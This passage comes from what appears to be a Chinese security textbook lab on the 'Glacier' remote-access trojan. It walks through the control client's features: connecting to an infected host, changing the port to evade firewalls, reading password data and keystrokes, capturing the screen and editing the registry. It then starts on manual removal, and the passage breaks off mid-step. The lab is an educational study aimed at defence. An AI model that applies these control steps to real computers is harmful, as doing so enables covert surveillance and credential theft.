(3) 熟悉实验过程和基本操作流程。
(4) 做好预习报告。

实验任务

理解和掌握木马传播和运行的机制，通过手动删除木马，掌握检查木马和删除木马的技巧，学会防御木马的相关知识，提高对木马的安全防范意识。

实验环境

硬件环境：Windows 2000/XP 主机。
软件环境：“冰河”和“广外男生”木马程序。

预备知识

(1) 木马的特性。
(2) 木马的入侵途径。

实验步骤

1. “冰河”木马的使用

“冰河”是国内一款非常有名的木马，功能非常强大。“冰河”一般由两个文件组成，G_Client 和 G_Server。其中 G_Server 是木马的服务器端，就是用来植入目标主机的程序；G_Client 是木马的客户端，就是木马的控制端。先打开控制端 G_Client，弹出“冰河”的主界面，如图 12.1 所示。

下面对快捷工具栏的各按钮工具做简要介绍(从左至右)。

(1) 添加主机：将被监控端 IP 地址添加至主机列表，同时设置好访问口令及端口，设置将保存在 Operate.ini 文件中，以后不必重新输入。如果需要修改设置，可以重新添加该主机，或在主界面重新输入访问口令及端口并保存设置。



图 12.1 "冰河"主界面

(2) 删除主机：将被监控端 IP 地址从主机列表中删除(相关设置也将同时被清除)。

(3) 自动搜索：搜索指定子网内安装有"冰河"的计算机。

(4) 查看屏幕：查看被监控端屏幕。

(5) 屏幕控制：远程模拟鼠标及键盘输入。

(6) "冰河"信使：点对点聊天室。

(7) 升级 1.2 版本：通过"冰河"来升级远程 1.2 版本的服务器程序。

(8) 修改远程配置：在线修改访问口令、监听端口等服务器程序设置，不需要重新上传整个文件，修改后立即生效。

(9) 配置本地服务器程序：在安装前对 G_Server.exe 进行配置(例如是否将动态 IP 发送到指定信箱、改变监听端口以及设置访问口令等)。

1) 使用"冰河"对远程计算机进行控制

在一台目标主机上植入木马，即在此主机上运行 G_Server，作为服务器端；在另一台主机上运行 G_Client，作为控制端。

打开控制端程序，单击快捷工具栏中的添加主机按钮，弹出如图 12.2 所示的对话框。



图 12.2 添加计算机

显示名称：填入显示在主界面的名称。

主机地址：填入服务器端主机的 IP 地址。

访问口令：填入每次访问主机的密码，此处保留空白即可。

监听端口："冰河"默认的监听端口是 7626，控制端可以修改它以绕过防火墙。

单击"确定"按钮，即可以看到主机面上添加了名为 test 的主机，如图 12.3 所示。

这时单击 test 主机名，如果连接成功，则会显示服务器端主机上的盘符，图 12.3 显示了



图 12.3　添加主机 test

test 主机内的盘符，表示连接成功。这时就可以像操作自己的计算机一样操作远程目标计算机，比如打开 C:\WINNT\system32\config 目录可以找到对方主机上保存用户口令的 SAM 文件。

下面介绍“冰河”的命令控制台，“冰河”的大部分功能是在这里实现的，单击“命令控制台”标签，弹出命令控制台界面，如图 12.4 所示。



图 12.4　命令控制台界面

可以看出，命令控制台分为口令类命令、控制类命令、网络类命令、文件类命令、注册表读写和设置类命令。下面简单介绍几个命令的使用方法。

(1) 口令类命令。

展开"口令类命令"，如图 12.5 所示。



图 12.5 口令类命令

系统信息及口令：可以查看远程主机的系统信息、开机口令和缓存口令等，如图 12.5，单击"系统信息"及口令，可以看到远程主机的 Windows 版本是 WINNT，当前用户是 shiyanshi，物理内存容量是 267MB，除此之外，还可以看到非常详细的远程主机信息，这就无异于远程主机彻底暴露在攻击者面前。

历史口令：可以查看远程主机以往使用的口令。

击键记录：启动键盘记录后，可以记录远程主机用户击键记录，以此可以分析出远程主机的各种账号和口令或各种秘密信息。

(2) 控制类命令。

展开"控制类命令"，如图 12.6 所示。

捕获屏幕：这个功能可以使控制端使用者查看远程主机的屏幕，好像远程主机就在自己面前一样，这样更有利于窃取各种信息，单击"查看屏幕"按钮，然后就弹出了远程主机的屏幕，如图 12.7 所示。

可以看到，远程主机屏幕上的内容就显示在本机上，显示内容不是动态的，而是每隔一段时间传来一幅。

发送信息：这个功能可以使控制者向远程计算机发送 Windows 标准的各种信息。

在"信息正文"中可以填入要发给对方的信息，在图表类型中，可以选择"普通"、"警告"、"询问"、"错误"等类型，按钮类型可以选择"确定"、"是、否"等类型。



图 126　控制类命令



图 127　捕获远程主机屏幕

“进程管理”：这个功能可以使控制者查看远程主机上所有的进程，如图 12.8 所示。

单击“查看进程”按钮，就可以看到远程主机上存在的进程，甚至还可以终止某个进程，只要选中相应的进程，然后单击“终止进程”按钮就可以了。

窗口管理：可以对远程主机上的窗口进行刷新、最大化、最小化、激活和隐藏等操作。



图 128　进程管理

系统管理：可以对远程主机进行关机、重起、重新加载冰河、自动卸载冰河等操作。

鼠标控制：可以将远程主机上的鼠标锁定在某个范围内。

其他控制：可以对远程主机进行自动拨号禁止、桌面隐藏、注册表锁定等操作。

(3) 网络类命令。

展开“网络类命令”，如图 12.9 所示。




图 129　网络信息

创建共享：在远程主机上创建自己的共享。

创建共享时，先在图 12.10 中方框的位置输入路径和共享名。



图 12.10　新建共享

在创建共享后，再查看网络信息项，多出一项磁盘共享，同时在对方主机上可以看到 WINNT 文件夹有共享标记，如图 12.11 所示。



图 12.11　共享前后的变化

删除共享：在远程主机上删除某个特定的共享时，单击“删除共享”，输入共享名，即可删除该共享。

网络信息：查看远程主机上的共享信息，单击“查看共享”按钮，可以看到远程主机上的 IPC＄、C＄、ADMIN＄等共享和刚刚建立的 thday 共享，如图 12.12 所示。

（4）文件类命令。

展开“文件类命令”其下面的“文本浏览”、“文件查找”、“文件复制”、“文件压缩”、“文件删除”、“文件打开”等，可以查看、查找、压缩、复制、删除、打开远程主机上的某个文件。“目录增删”和“目录复制”可以增加、删除、复制远程主机上某个目录。




图 12.12　网上邻居显示的新建共享

例如，在目标机的 C 盘上建立 1.txt 文件，然后单击“冰河”文本浏览选项，输入文件名 C:\1.txt，再单击“快速查看”按钮，如图 12.13 所示。



图 12.13　浏览目标机上的文件

(5) 注册表读写。

展开“注册表读写”，其下提供了“键值读取”、“键值写入”、“键值重命名”、“主键浏览”、“主键增删”和“主键复制”等功能。

各功能的界面如图 12.14～图 12.19 所示，其主要功能就是删除、修改、增加表项和

键值。



图 12.14　读取键值




图 12.15　写入键值



图 12.16　重命名主键




图 12.17　新建主键




图 12.18　复制主键



图 12.19　浏览键值

(6) 设置类命令。

展开“设置类命令”，其下提供了“更换墙纸”、“更改计算机名”和“服务器端配置”(见图 12.20)的功能。

通过命令控制台，就可以完全控制一台远程主机，查看和寻找所需的任何信息，所以木马的危害是极其巨大的。

2) 删除“冰河”木马

删除“冰河”木马主要有以下几种方法。

(1) 客户端的自动卸载功能。

在“控制类命令”中的“系统控制”里就有自动卸载功能，执行这个功能，远程主机上的木马就自动卸载了。



图 12.20 显示服务器配置

（2）手动卸载。

这是本实验主要介绍的方法，这是因为在实际情况中木马客户端不可能为木马服务器端自动卸载木马。在发现计算机有异常情况时（比如经常自动重启、密码信息泄漏、桌面不正常时），就应该怀疑是否已经中了木马，这时应该查看注册表，在“开始”的“运行”里面输入 regedit，打开 Windows 注册表编辑器。依次打开子键目录 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run，如图 12.21 所示。

